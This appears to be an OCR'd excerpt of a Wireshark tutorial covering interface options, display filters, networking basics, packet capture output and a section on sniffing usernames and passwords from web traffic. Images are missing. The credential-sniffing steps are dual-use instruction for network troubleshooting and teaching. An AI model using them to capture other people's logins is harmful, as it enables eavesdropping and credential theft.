
After connecting, you can watch the traffic below:



In view option on the menu bar, we can also change the view of the interface. You can change the number of things in the view menu. You can also enable or disable any option according to the requirements.




There is a filter block below the menu bar, from where a large amount of data can be filtered. For example, if we apply a filter for HTTP, only the interfaces with the HTTP will be listed.



If you want to filter according to the source, right-click on the source you want to filter and select 'Apply as Filter' and choose '...and filter.'

Steps for the permanent colorization are: click on the 'View' option on the menu bar and select 'Coloring Rules.' The table will appear like the image shown below:



For the network administrator job, advanced knowledge of Wireshark is considered as the requirements. So, it is essential to understand the concepts of the software. It contains these 20 default coloring rules which can be added or removed according to the requirements.

Select the option '**View**' and then choose '**Colorize Packet List**,' which is used to **toggle the color on and off**.

Note: If you are not sure about the version of your desktop or the laptop, then you can download the 32-bit Wireshark which will run almost 99% on every type of computers

Now let's start with this basics- Basic concepts of the Network Traffic

IP Addresses: It was designed for the devices to communicate with each other on a local network or over the Internet. It is used for host or network interface identification. It provides the location of the host and capacity of establishing the path to the host in that network. Internet Protocol is the set of predefined rules or terms under which the communication should be conducted. The types of IP addresses are **IPv4 and IPv6**.

o IPv4 is a **32-bit address** in which each group represents 8 bits ranging from 0 to 255. o IPv6 is a 128-bit address.

IP addresses are assigned to the host either dynamically or static IP address. Most of the private users have dynamic IP address while business users or servers have a static IP address. Dynamic address changes whenever the device is connected to the Internet.

Computer Ports: The computer ports work in combination with the IP address directing all outgoing and incoming packets to their proper places. There are well-known ports to work with like **FTP** (File Transfer Protocol), which has port no. 21, etc. All the ports have the purpose of directing all packets in the predefined direction.

Protocol: The Protocol is a set of predefined rules. They are considered as the standardized way of communication. One of the most used protocol is **TCP/IP**. It stands for **Transmission Control Protocol/ Internet Protocol**.

OSI model: OSI model stands for **Open System Interconnect**. OSI model has seven layers, namely, **Application layer, Presentation layer, Session layer, Transport layer, Network layer, Data link layer, and the physical layer**. OSI model gives a detail representation and explanation of the transmission and reception of data through the layers. OSI model supports both connectionless and connection-oriented communication mode over the network layer. The OSI model was developed by ISO (International Standard Organization).

Most used Filters in Wireshark

Whenever we type any commands in the filter command box, it turns **green** if your command is **correct**. It turns **red** if it is **incorrect** or the Wireshark does not recognize your command.



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.analysis.flags
Expression
No. Time Source Destination Protocol Length Info
29 3.334936 192.168.1.9 148.251.77.80 TCP 54 [TCP ACKed unseen segment] 61131 → 80 [ACK] Seq=1 Ack=2 Win=255 Len=0
46 13.579271 148.251.77.80 192.168.1.9 TCP 60 [TCP Dup ACK 28#1] 80 → 61131 [ACK] Seq=1 Ack=1 Win=257 Len=0
47 13.579381 192.168.1.9 148.251.77.80 TCP 54 [TCP ACKed unseen segment] 61131 → 80 [ACK] Seq=1 Ack=2 Win=255 Len=0
97 23.818101 148.251.77.80 192.168.1.9 TCP 60 [TCP Dup ACK 28#2] 80 → 61131 [ACK] Seq=1 Ack=1 Win=257 Len=0
98 23.818241 192.168.1.9 148.251.77.80 TCP 54 [TCP ACKed unseen segment] 61131 → 80 [ACK] Seq=1 Ack=2 Win=255 Len=0
134 34.061513 148.251.77.80 192.168.1.9 TCP 60 [TCP Dup ACK 28#3] 80 → 61131 [ACK] Seq=1 Ack=1 Win=257 Len=0
135 34.061643 192.168.1.9 148.251.77.80 TCP 54 [TCP ACKed unseen segment] 61131 → 80 [ACK] Seq=1 Ack=2 Win=255 Len=0
Frame 29: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: HewlettP_bd:3d:1d (18:60:24:bd:3d:1d), Dst: D-LinkIn_db:f7:67 (74:da:da:db:f7:67)
Internet Protocol Version 4, Src: 192.168.1.9, Dst: 148.251.77.80
Transmission Control Protocol, Src Port: 61131, Dst Port: 80, Seq: 1, Ack: 2, Len: 0
0000 74 da da db f7 67 18 60 24 bd 3d 1d 08 00 45 00 t····g·` $·=···E·
0010 00 28 1f 6b 40 00 80 06 37 68 c0 a8 01 09 94 fb ·(·k@··· 7h·····
0020 4d 50 ee cb 00 50 90 e6 44 e1 bc f4 88 51 50 10 MP···P·· D····QP·
0030 00 ff 00 af 00 00 ····

Fig (5)



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
!(arp or dns or icmp)
Expressio
No. Time Source Destination Protocol Length Info
22 1.458399 216.58.200.174 192.168.1.9 UDP 60 443 → 49927 Len=16
23 1.460751 192.168.1.9 216.58.200.174 UDP 70 49927 → 443 Len=28
25 2.150211 192.168.1.25 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
26 2.845392 192.168.1.17 239.255.255.250 SSDP 211 M-SEARCH * HTTP/1.1
27 3.126627 192.168.1.17 239.255.255.250 SSDP 215 M-SEARCH * HTTP/1.1
28 3.334879 148.251.77.80 192.168.1.9 TCP 60 80 → 61131 [ACK] Seq=1 Ack=1 Win=257 Len=0
29 3.334936 192.168.1.9 148.251.77.80 TCP 54 [TCP ACKed unseen segment] 61131 → 80 [ACK] Seq=1 Ack=2 Win=255 Len=0
Frame 29: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: HewlettP_bd:3d:1d (18:60:24:bd:3d:1d), Dst: D-LinkIn_db:f7:67 (74:da:da:db:f7:67)
Internet Protocol Version 4, Src: 192.168.1.9, Dst: 148.251.77.80
Transmission Control Protocol, Src Port: 61131, Dst Port: 80, Seq: 1, Ack: 2, Len: 0
0000 74 da da db f7 67 18 60 24 bd 3d 1d 08 00 45 00 t····g·` $·=···E·
0010 00 28 1f 6b 40 00 80 06 37 68 c0 a8 01 09 94 fb ·(·k@··· 7h·····
0020 4d 50 ee cb 00 50 90 e6 44 e1 bc f4 88 51 50 10 MP···P·· D····QP·
0030 00 ff 00 af 00 00 ····

Fig (6)




Fig (7)





Fig (10)

Wireshark is a packet sniffing program that administrators can use to isolate and troubleshoot problems on the network. It can also be used to capture sensitive data like usernames and passwords. It can also be used in wrong way (hacking) to ease drop.


Packet sniffing is defined as the process to capture the packets of data flowing across a computer network. The Packet sniffer is a device or software used for the process of sniffing.

Below are the steps for packet sniffing: o Open the Wireshark Application.

- Select the current interface. Here in this example, interface is Ethernet that we would be using.
- The network traffic will be shown below, which will be continuous. To stop or watch any particular packet, you can press the red button below the menu bar.




Apply the filter by the name 'http.' After the filter is applied, the screen will look as:



The above screen is blank, i.e.; there is no network traffic as of now.

Open the browser. In this example, we have opened the 'Internet Explorer.' You can choose any browser.

As soon as we open the browser, and type any address of the website, the traffic will start showing, and exchange of the packets will also start. The image for this is shown below:




The above process explained is called as **packet sniffing**.


Username and password sniffing

It is the process used to know the passwords and username for the particular website. Let's take an example of gmail.com. Below are the steps:


- Open the Wireshark and select the suitable interface.
- Open the browser and enter the web address. Here, we have entered gmail.com, which is highly secured. Enter your email address and the password. The image is shown below:



- Now, go to the Wireshark and on the filters block, enter 'frame contains gmail.com.' Then you can see some traffic.



- Right-click on the particular network and select 'Follow', and then 'TCP Stream.' You can see that all the data is secured in the encrypted form.



In the arrow shown above, the 'show and save data as' has many choices. These options are- **ASCII, C Arrays, EBCDIC (Extended Binary Coded Decimal Interchange Code)**, etc. EBCDIC is used in mainframe and mid-range IBM computer operating systems.

Wireshark Statistics

The Wireshark provides a wide domain of statistics. They are listed below:




Fig (b)

